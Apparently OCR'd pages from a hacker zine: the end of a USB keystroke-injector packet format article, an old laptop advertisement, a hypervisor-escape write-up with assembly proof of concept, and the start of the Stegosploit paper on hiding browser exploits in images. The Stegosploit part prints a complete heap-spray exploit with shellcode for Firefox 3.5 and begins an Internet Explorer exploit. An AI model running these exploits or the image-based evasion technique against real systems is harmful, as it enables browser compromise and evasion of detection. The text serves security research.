
Each command to be programmed on the controller is sent over USB. As an example, Figure 7 examines the bytes of the "Windows key+Ctrl+Alt+Shift+A" line of the script.

| | 0B 01 32 02 FF 04 00 00 00 |
|---|---|
| 0B | A prefix sent with each data packet |
| 01 | The index of the command sent in this data packet |
| 32 | Packet type: |
| | 31 is Mouse |
| | 32 is Keyboard |
| | 34 is Delay |
| 02 | The delay in seconds after the keystroke has been performed by the controller. |
| FF | A bit flag for indicating key modifiers pressed. |
| | 88 Windows key–10001000 |
| | 44 Alt key–01000100 |
| | 22 Shift key–00100010 |
| | 11 Ctrl key–00010001 |
| 04 | Represents the keyboard letter A. |
| | See Figure 8. |
| 00 00 00 | Padding |

Figure 7: Example Jiggler Packet: "Windows key+Ctrl+Alt+Shift+A"

| | | | | | |
|---|---|---|---|---|---|
| 0 | No Key | 22 | 5 | 42 | F9 |
| 4 | A | 23 | 6 | 43 | F10 |
| 5 | B | 24 | 7 | 44 | F11 |
| 6 | C | 25 | 8 | 45 | F12 |
| 7 | D | 26 | 9 | 4A | Home |
| 8 | E | 27 | 0 | 4B | Page Up |
| 9 | F | 28 | Return | 4C | Delete Forward |
| A | G | 29 | Escape | 4D | End |
| B | H | 2A | Delete | 4E | Page Down |
| C | I | 2B | Tab | 4F | Right Arrow |
| D | J | 2C | Space | 50 | Left Arrow |
| E | K | 2D | — | 51 | Down Arrow |
| F | L | 2E | = | 52 | Up Arrow |
| 10 | M | 2F | [ | 53 | Num Lock |
| 11 | N | 30 | ] | 54 | / Keypad |
| 12 | O | 31 | \ | 55 | * Keypad |
| 13 | P | 33 | ; | 56 | |
| 14 | Q | 34 | ’ | 57 | |
| 15 | R | 35 | ‘ | 58 | Enter Keypad |
| 16 | S | 36 | , | 59 | 1 Keypad |
| 17 | T | 37 | . | 5A | 2 Keypad |
| 18 | U | 38 | / | 5B | 3 Keypad |
| 19 | V | 39 | Caps Lock | 5C | 4 Keypad |
| 1A | W | 3A | F1 | 5D | 5 Keypad |
| 1B | X | 3B | F2 | 5E | 6 Keypad |
| 1C | Y | 3C | F3 | 5F | 7 Keypad |
| 1D | Z | 3D | F4 | 60 | 8 Keypad |
| 1E | 1 | 3E | F5 | 61 | 9 Keypad |
| 1F | 2 | 3F | F6 | 62 | 0 Keypad |
| 20 | 3 | 40 | F7 | 63 | . Keypad |
| 21 | 4 | 41 | F8 | | |

Figure 8: Jiggler Keycode Table



## Special Purchase

## LAP COMPUTER

## FULL FACTORY WARRANTY

**BUILT IN 300 BAUD MODEM**

Built in spread sheet, similar to Lotus

Terminal Emulator to Communicate with Personal or Mainframe Computers

**IT'S A HANDS FREE PHONE**

Comes with Rechargeable Batteries and Charger.

Options Available
Serial or Parallel Port
Workslate Printer

workSlate
BY CONVERGENT TECHNOLOGIES

# THE MOST PORTABLE TERMINAL

OUR BEST PRICE EVER **$295.ºº** ORIGINALLY $1195.ºº

This state of the art computer comes with two instructional cassettes that talk you through the learning process. This means a human voice tells you which keys to press as you are learning to manipulate information on the screen. This computer also has built-in hardware that lets you hook in to services like Dow Jones/News Retrival, The Source, MCI Mail, and many other services, including thousands of electronic bulletin boards. • **Dimensions:** 8½''x11¼''x 1''. 3 lbs. **Display:** LCD. 46 characters per line, 16 lines. **Keyboard:** 60 keys. Typewriter-style keyboard and calculator pad. **Power:** NiCad-rechargeable battery. AC adaptor/rechanger or 4AA alkaline batteries. Software: Built-in handles worksheets for Financial analysis, phone, calendar and communications management. Internal Memory up to 12 8½'' x 11'' pages Microcasettes store up to 10 worksheets or 45 minutes of audio information.

**INCLUDES FREE SOFTWARE WORTH $88.00**
Information and Consultant Services Software.

**OTHER SOFTWARE PACKAGES • WITH PURCHASE ONLY**

| | | | |
|---|---|---|---|
| Cash Management | $15.00 | Insurance Analyzer | $15.00 |
| Financial Statements | (2) $15.00 | Real Estate | (2) $15.00 |
| Inventory Analysis | $15.00 | Electronic Mail | $25.00 |
| Marketing Management | $15.00 | Information Services | $25.00 |
| Sales Reporter | $15.00 | Loan Analysis | $15.00 |
| Travel | $15.00 | Portfolio Analysis | (2) $15.00 |

**15 Day Money Back Guarantee**

**CEC**

1745 Adrian Road, No. 1
Burlingame, CA 94010
415/342-4058
800/228-3411

# 6 The Hypervisor Exploit I Sat on for Five Years

*by DJ Capelis and Daniel Bittman*

Among its many failings, peer review is especially deficient when it comes to computer security. The idea that a handful of busy researchers will properly review a security system described solely in a paper in the time they're reading through a large stack of papers is one of the extreme blind spots of our field's academic process.

It is not surprising systems with holes appear in published literature. Unfortunately, there's not even a good process to correct these situations when holes *are* found. The authors of papers are not required to provide code, so even if one suspects a hole exists, writing a proof of concept requires reconstructing the system described in the paper sufficiently well enough to have something to exploit. And then, of course, there's no point in doing any of this work, since "I found a bug in a published system" is not usually publishable, unlike *every single other* branch of science where disproving a published result is notable. In computer science, it's never notable when our papers are broken.

So neighbors, this was the situation I found myself in for the past five years or so, as I sat on a hypervisor bug in a research system no one really used. The authors, meanwhile, ignored e-mails, filed a patent on the technology described in their paper, and went on to continue a successful career in research.

Luckily, in the intervening years, a few things happened:

1. PoC||GTFO started publishing, which means anything our Pastor likes can be published here. And, especially when the Pastor has been drinking, obscurity is no bar to entry.
2. I ran into Daniel, who was building an operating system *anyway* and figured making a PoC for this bug was something he might as well do. (I was too fed-up by this point to spend the time on it.)

So without further ado, let me describe the system we pwn'd and how we pwn'd it.

The paper we're breaking in this article is *Secure In-VM Monitoring Using Hardware Virtualization*, published in 2009 at the ACM Conference on Computer and Communications Security. As these things go, in academia this is considered a "top tier" conference. Back in the dark ages, when dragons roamed the earth, and we didn't have support of Extended Page Tables (EPT) in our Intel chips, rapid page table switches were expensive. The goal of this paper was to allow quick switching between security contexts without requiring an expensive VMEXIT/VMENTER. The researchers cleverly leveraged `CR3` Target Values, which allow a limited (4, usually) set of addresses that non-root VMX code can set as the page tables base in the `CR3` register. This effectively allows an untrusted operating system to switch page tables into the code used to do introspection without causing a VMEXIT.


This neat hack caused the average overhead of their syscall introspection code to go from 46% to 4%. Which basically means that their system moved from an unreasonable performance penalty down to a level where someone could take it seriously. Which is nice, if they could keep the same security guarantees.

The security constraints were implemented in the page tables, as shown in Figure 9.

In theory, this page table setup means that the system under monitoring can never set a `CR3` value without causing a fault, except by going through the entry and exit gates. Attempts to jump directly to the introspection code fail since those pages aren't mapped into the monitored code's view of memory. Attempts to change the `CR3` value to the introspection code's page tables outside the entry gates fail because the next instruction executes in the context of the introspection code, where all those pages aren't mapped as executable. The only way to jump into the introspection code, according to the paper, is through the entry/exit gates code present in the shared gate pages and mapped as executable in both.


What we really want is a way to cause the processor to jump and move page tables at the same time. In some other architectures (SPARC, for instance) there's the concept of a delay slot, where some instructions take another instruction to fill otherwise empty pipeline bubbles. In an architecture like this, jumping out of the security boundary is trivial… but this is x86; x86 doesn't have delay slots, right?

Turns out, that is not exactly true. Quoth the Intel Architecture Manual Volume 2B on the `STI` instruction:



| Monitored Code's PTEs | | Introspection Code's PTEs |
|---|---|---|
| R-X | Monitored Kernel Code | RW- |
| RW- | Monitored Kernel Data | RW- |
| R-X | Entry Gates | RWX |
| R-X | Exit Gates | RWX |
| Unmapped | Introspector Code | R-X |
| Unmapped | Introspector Data | RW- |

Figure 9: Page Table Security Constraints



```
~ SeaOS Version 0.3-beta1 Booting Up ~
7 GB and 616 MB available memory (page size=4 KB, kmalloc=slab: ok)
[cpu]: CPUs initialized (boot=0, #APs=7: ok)
[vfs]: Initrd loaded (16 files, 10838 KB: ok)
[kernel]: Kernel is setup (kv=3000, bpl=64: ok)
[kernel]: Setting up environment...done (i/o/e=30001 [tty1]: ok)
Something stirs and something tries, and starts to climb towards the light.
Loading modules...monitor CR3 = 25c073000
--> TRUSTED: 0 = 25c074000
--> TRUSTED: 1 = 25c073000
trust count 2
Testing exploit. If you see "HALTED at 3100", it worked.
HALTED at 3100!
It worked!
```

Figure 10: SeaOS Exploit Running on Real Hardware

> After the IF flag is set, the processor begins responding to external, maskable interrupts after the next instruction is executed. The delayed effect of this instruction is provided to allow interrupts to be enabled just before returning from a procedure (or subroutine). For instance, if an STI instruction is followed by a RET instruction, the RET instruction is allowed to execute *before* external interrupts are recognized.

All we need to do is turn off interrupts, queue one, route the interrupt handler into the introspection code's address space, then MOV the introspection code's page table base into CR3 right after we re-enable interrupts with the STI instruction. Then we can just ROP our way through the monitor code and do as we please.

And that's where I stopped at three o'clock in the morning five years ago. I had the concept, but it took us another five years to getting around to proving it works on real hardware. As you can see in Figure 10, it totally does.

The final exploit turned out a little different. The most straightforward way to implement this in practice is to utilize the trap flag (TF). When you enable this, POPF has the same one-instruction delayed behavior that we see in STI, and so you merely just set TF with POPF and move a new value into CR3 as the next instruction. Thus, the resulting code looks like this:

```
cli
mov rsp, 0x2500 ; we'll need a stack for the interrupt handler
mov rax, qword [0x1000] ; read the monitor's CR3 from somewhere in the trap code
lidt [idtr] ; load the interrupt table
pushfq ; get the flags
or qword [rsp], 100000000b ; set TF
popf ; set the flags
mov cr3, rax ; change address spaces
; <—— TF triggers interrupt here
loop:
jmp loop
```

## 6.1 Reproducibility

Everything you see here can be reproduced by running the code in the vm-exploit branch of the SeaOS kernel tree.[21] The code for the proof of concept itself is also in that repository.[22]

## 6.2 Concluding Rant

The scientific community has a *structural* problem. In computer science, we do not require researchers to build real systems that can be scrutinized. We do not have a mechanism for thorough review, so we generally do not bother publishing work that breaks another paper. Our field just doesn't consider a broken paper to be particularly notable.

Academics in computer science are too often doomed to talk nonsense unless we fix these issues. Further, researchers in our field are continuing to verge towards irrelevance if they simply follow the system of incentives that makes it a better career move to drop a paper and file a patent than do the work of building real systems and determining real truths about our machines.

To the authors of this paper in particular?
Enjoy your useless fucking patent.
Love,
~djc


[21] https://github.com/dbittman/seakernel/
unzip pocorgtfo08.pdf seakernel-exploit.zip

[22] https://github.com/dbittman/seakernel/blob/vm-exploit/drivers/shiv/ex.s

# 7 Stegosploit

*by Saumil Shah*

Stegosploit creates a new way to encode browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image-based exploit delivery—Steganography and Polyglots. Browser exploits are steganographically encoded into JPG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but is decoded and triggered in a victim's browser when loaded.



The Stegosploit Toolkit v0.2, released along with this paper, contains the tools necessary to test image-based exploit delivery. A case study of a Use-After-Free exploit (CVE-2014-0282) is presented with this paper demonstrating the Stegosploit technique.

## 7.1 Introduction

The probability of an exploit succeeding in compromising its target depends largely upon three factors. Obviously, (1) the target software must be vulnerable, but also the exploit code must not be (2) detected and neutralized in transit or (3) detected and neutralized at the destination.

As malware and intrusion detection systems improve their success ratio, stealthy exploit delivery techniques become increasingly vital in an exploit's success. Simply exploiting an 0-day vulnerability is no longer enough.

This article is focused on browser exploits. Most browser exploits are written in code that is interpreted by the browser (Javascript) or by popular browser add-ons (ActionScript/Flash). When it comes to browser exploits, typical means of detection avoidance involve payload obfuscation; some browser exploits will obfuscate individual characters,[23] while others will split the attack code over multiple script files. Others will use OLE-embedded documents or split the attack code between Javascript and Flash using ExternalInterface.[24]

Exploit detection technology relies upon content inspection of network traffic or files loaded by the application (browser). Content is identified as suspicious either by signature analysis or behavioral analysis. The latter technique is more generic and can be used to detect 0-day exploits as well.

I began experimenting with exploit delivery techniques involving containers that are presumed passive and innocent: images. As a photographer, I have had a long history of detailed image analysis, exploring image metadata and watermarking techniques to detect image plagiarism. Is it possible to deliver an exploit using images and images alone?

My first attempt was to convert Javascript code into image pixels, each character represented by an 8-bit grayscale pixel in a PNG file. The offensive Javascript exploit code is converted into an innocent PNG file. The PNG image is then loaded in a browser and decoded using an HTML5 CANVAS. Decoding is performed via Javascript. The decoder code itself is not detected as being offensive, since it only performs CANVAS pixel manipulation.

Representing Javascript as PNG pixels was explored in 2008 by Jacob Seidelin for an entirely different reason, compressing bulky Javascript libraries.[25]

Borrowing from the CANVAS PNG decoder, I demonstrated an exploit for the Mozilla Firefox 3.5 Font Tags Remote Buffer Overflow (CVE-2009-2478)[26] vulnerability delivered via a grayscale PNG image for the first time at Hack.LU 2010 in my talk, "Exploit Delivery—Tricks and Techniques"[27]. The

[23] `http://utf-8.jp/public/jjencode.html`

[24] `http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html`

[25] `http://ajaxian.com/archives/want-to-pack-js-and-css-really-well-convert-it-to-a-png-and-unpack-it-via-canvas`


[26] `https://www.exploit-db.com/exploits/9137/`

[27] `http://www.slideshare.net/saumilshah/exploit-delivery`

```
function packv(b){var a=new Number(b).toString(16);while(a.length<8){a="0"+a}re
turn(unescape("%u"+a.substring(4,8)+"%u"+a.substring(0,4)))}var content="";cont
ent+="<p><FONT>xxxxxxxxxxxxxxxxxxxxxxxxxxxx   </FONT></p>";content+="<p><FONT>A
BCD</FONT></p>";content+="<p><FONT>EFGH</FONT></p>";content+="<p><FONT>Aaaaa </
FONT></p>";var contentObject=document.getElementById("content");contentObject.s
tyle.visibility="hidden";contentObject.innerHTML=content;var shellcode="";shell
code+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208380230
6);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2
083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802305);shellcode+
=packv(2083818245);shellcode+=packv(2083802306);shellcode+=packv(2083802306);sh
ellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208380
2306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=pack
v(2083802305);shellcode+=packv(2084020544);shellcode+=packv(2083860714);shellco
de+=packv(2083790820);shellcode+=packv(538968064);shellcode+=packv(16384);shell
code+=packv(64);shellcode+=packv(538968064);shellcode+=packv(2083806256);shellc
ode+=unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b
14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u575
2%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301
%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%
u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u
2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6
850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75
e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u2e63%u7865%u0065");while((shellco
de.length%4)!=0){shellcode+=unescape("%u9090")}var vtables="";for(i=0;vtables.l
ength<128;i++){vtables+=packv(2105344)}var padding=packv(2425393296);var items=
1000;var nopsled_size=1048576;var chunk_size=4096;var mem=new Array();var chunk
1=padding;while(chunk1.length<=chunk_size){chunk1+=chunk1}chunk1=shellcode+chun
k1;chunk1=chunk1.substring(0,chunk_size);var chunk2=chunk1;while(chunk2.length<
=nopsled_size/2){chunk2+=chunk1}chunk2=chunk2.substring(0,nopsled_size/2);var c
hunk3=padding;while(chunk3.length<=chunk_size){chunk3+=chunk3}chunk3=vtables+ch
unk3;chunk3=chunk3.substring(0,chunk_size);var chunk4=chunk3;while(chunk4.lengt
h<=nopsled_size/2){chunk4+=chunk3}chunk4=chunk4.substring(0,nopsled_size/2);for
(i=0;i<items;i++){id=""+(i%10);if(i<(items/2)){mem[i]=chunk2.substring(0,nopsle
d_size/2-1-1)+id}else{mem[i]=chunk4.substring(0,nopsled_size/2-1-1)+id}}var cou
nt=0;for(i=0;i<items;i++){count+=mem[i].length}document.title=count;var searchA
rray=new Array();function escapeData(d){var b;var e;var a="";for(b=0;b<d.length
;b++){e=d.charAt(b);if(e=="&"||e=="?"||e=="="||e=="%"||e==" "){e=escape(e)}a+=e
}return(a)}function DataTranslator(){searchArray=new Array();searchArray[0]=new
 Array();searchArray[0]["str"]="blah";var b=document.getElementById("content");
if(document.getElementsByTagName){var a=0;pTags=b.getElementsByTagName("p");if(
pTags.length>0){while(a<pTags.length){oTags=pTags[a].getElementsByTagName("font
");searchArray[a+1]=new Array();if(oTags[0]){searchArray[a+1]["str"]=oTags[0].i
nnerHTML}a++}}}}function GenerateHTML(){var a="";for(i=1;i<searchArray.length;i
++){a+=escapeData(searchArray[i]["str"])}}function blowup(){DataTranslator();Ge
nerateHTML()}blowup();
```

Figure 11: Firefox 3.5 Font Tags Buffer Overflow Exploit for CVE-2009-2478

code for this exploit is shown in Figure 11, while the same exploit can be compressed into the following PNG image.



In 2014, Sucuri reported a browser exploit campaign that used the now dubbed "255 shades of gray" exploit delivery technique employing the same CANVAS PNG decoder Javascript that I had demonstrated in 2010.[28]

Since 2010, I have been working on several techniques for sophisticated exploit delivery using images. The results of my research have led to the Stegosploit toolset, which I shall use to demonstrate delivering and triggering an exploit for the Internet Explorer CInput Use-After-Free vulnerability (CVE-2014-0228) using *a single image*.[29]

My motivation for image-based exploit delivery is simple. I want to study the effectiveness of image-based exploit delivery, explore ramifications on exploit detection, and evolve new mitigation techniques to combat future threats. However, my main motivation still remains delivering exploits in style, and combining them with my photography![30]

What follows is a detailed discussion on creating and delivering steganographically encoded exploits using nothing but a single image. We shall take a known Internet Explorer Use-After-Free vulnerability (CVE-2014-0282), which is currently delivered using HTML and Javascript, and turn it into an exploit that can be delivered via a single image.

Section 7.2 introduces CVE-2014-0282, provides a quick tour of the Stegosploit Toolkit, and explains the process of steganographically encoding the exploit code into JPG and PNG images.

Section 7.3 deals with decoding the encoded image using Javascript in the victim's browser.

Section 7.4 introduces HTML+Image polyglots, necessary for packing the decoder and steganographically encoded exploit into a single container.

Section 7.5 talks about some of the finer points of HTTP transport when it comes to exploit delivery.

## 7.2 CVE-2014-0282 Case Study

Stegosploit is a portmanteau of *Steganography* and *Exploit*. Using Stegosploit, it is possible to transform virtually any Javascript-based browser exploit into a JPG or PNG image.

We shall start with a minified Javascript version of the exploit code, tested on Internet Explorer 9 running on Windows 7 SP1. Exploit code for CVE-2014-0282 is shown in Figure 12.

The exploit performs a heap spray using HTML5 CANVAS-based on a technique first discussed at EUSecWest 2012 by Federico Muttis and Anibal Sacco,[31] and code borrowed from Peter Hlavaty's HTML5 Heap Spray code h5spray.[32]

The exploit sprays a simple VirtualProtect ROP chain and Windows command execution shellcode to launch calc.exe upon successfully triggering the IE CInput Use-After-Free vulnerability.[33]

To deliver this exploit in *style*, and also for various practical reasons, let's obey five restrictions. (1) No data to be transmitted over the network except JPG or PNG files. (2) The image displayed in the browser should have no visible aberration or distortion. (3) No exploit code should be present as strings within the image file. (4) The image should decode the exploit code upon being loaded in the browser without any external user interaction. (5) Only ONE image shall be used for this exploit.

We shall begin with a JPG image of Kevin McPeake, who volunteered to have this exploit *painted* on his face for a demonstration at Hack In The Box Amsterdam 2015.

[28] `https://blog.sucuri.net/2014/02/new-iframe-injections-leverage-png-image-metadata.html`

[29] `https://www.exploit-db.com/exploits/33860/`

[30] `http://www.spectral-lines.in/`

[31] `http://www.coresecurity.com/corelabs-research/publications/html5-heap-sprays-pwn-all-things`

[32] `http://www.zer0mem.sk/?p=5`

[33] `https://www.exploit-db.com/exploits/33860/`

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flat
ten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='
number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a){retur
n(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);t
his.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0
;d<n.length;d++){this.f.push(n.charCodeAt(d))}}}};H5.prototype.fill=function(a)
{for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.l
ength)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=
0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var
